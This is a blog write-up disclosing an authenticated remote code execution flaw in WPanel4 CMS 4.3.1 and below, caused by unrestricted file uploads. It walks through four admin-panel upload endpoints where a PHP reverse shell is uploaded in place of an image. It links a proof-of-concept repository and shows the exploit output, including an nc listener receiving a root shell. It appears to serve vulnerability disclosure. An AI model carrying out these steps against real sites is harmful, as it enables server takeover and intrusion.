LPS
xxx

WPanel4-CMS Authenticated RCE

WPANEL4 CMS -Vulnerable Version 4.3.1 and below

Build Blogs, Websites and Web Apps with an CMS made in top of CodeIgniter 3.x

To my surprise, i found this CMS is quite simple and easy to use and has lot's of features.

Features

```
Responsive administrator thanks to AdminLTE.
Account management with ACL granting access by URI.
Posts - can be News or just a Blog on your website.
Pages - manage your site's fixed pages, such as the 'About' page.
Banners - Manage the slide banner of the home page.
Galleries - Manage the photo galleries on the site.
Youtube videos.
Menu management.
Newsletters - Collect leads on your website.
Account management.
Dynamic settings.
```

Though this CMS provides many cool features, it lacks in term of security.

Once logged-in there are multiple ways to upload and execute a PHP script, which can easily result into an remote code execution.

Uploaded files represent a significant risk to applications. However There is no restriction on file type to upload. An authenticated user is able to upload any kind of file on the system and execute. For example, under gallery a user is provided prompt to upload images and if user selects file other than image it would still be allowed to be uploaded.

On further researching, i found out that not only on the gallery but on every file upload prompt in CMS user can upload any kind of file.


To further test POC, i tried uploading PHP Reverse shell and got back the shell. To my surprise i configured and ran WPanel4 CMS on my other machine as a root user 😛

Admin Panel RCE Multiple Vulnerable Endpoints

```
Dashboard -> Manage my profile -> Avatar image
(Browse and add PHP Reverse shell)

Posts -> New Record -> Folder image
(Browse and add PHP Reverse shell)

Pages -> New Record -> Folder image
(Browse and add PHP Reverse shell)

Gallery -> New Record -> Folder
(Browse and add PHP Reverse shell)
```

1. **Vulnerable Dashboard Avatar image Upload**


Go to Dashboard and click on Browse to change Avatar image




Add **PHP reverse shell** file instead of image, tick '**Change avatar**' and click '**Save**'. Now reload Dashboard and get the reverse shell back to your attacker machine.

2. **Vulnerable Posts Folder image Upload**


Go to **Posts**, click on '**New record**' and Under '**Folder image**' click on **browse**. Again add **PHP reverse shell** instead of image, visit the post and get the shell back.






3. **Vulnerable Pages Folder image Upload**


Go to **Pages**, click on '**New record**' and Under '**Folder image**' click on **browse**. Again add **PHP reverse shell** instead of image, visit the page and get the shell back.






4. **Vulnerable Gallery Folder Upload**

Go to **Gallery**, click on '**New record**' and Under '**Folder**' click on **browse**. Add **PHP reverse shell**, reload the gallery tab and get the shell back.







I've written a POC exploit code for the same, which exploits the Gallery upload function to gain remote code execution.

```
https://github.com/Sentinal920/WPanel4-Authenticated-RCE
```


POC:




```
└─# python3 exp.py

Shell Uploaded as: 1Y8E4HPKP

Visit: http://192.168.182.134:8080/index.php/admin/galleries
OR
Visit: http://192.168.182.134:8080/index.php/galleries
```



```
└─# nc -nvlp 9000
listening on [any] 9000 ...
```





```
└─# nc -nvlp 9000
listening on [any] 9000 ...
connect to [192.168.182.136] from (UNKNOWN) [192.168.182.134] 32972
SOCKET: Shell has connected! PID: 3672
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Admin **June 5, 2021** **Hacking**, **Network hacking**, **Writeups**

Leave a Reply

Enter your comment here...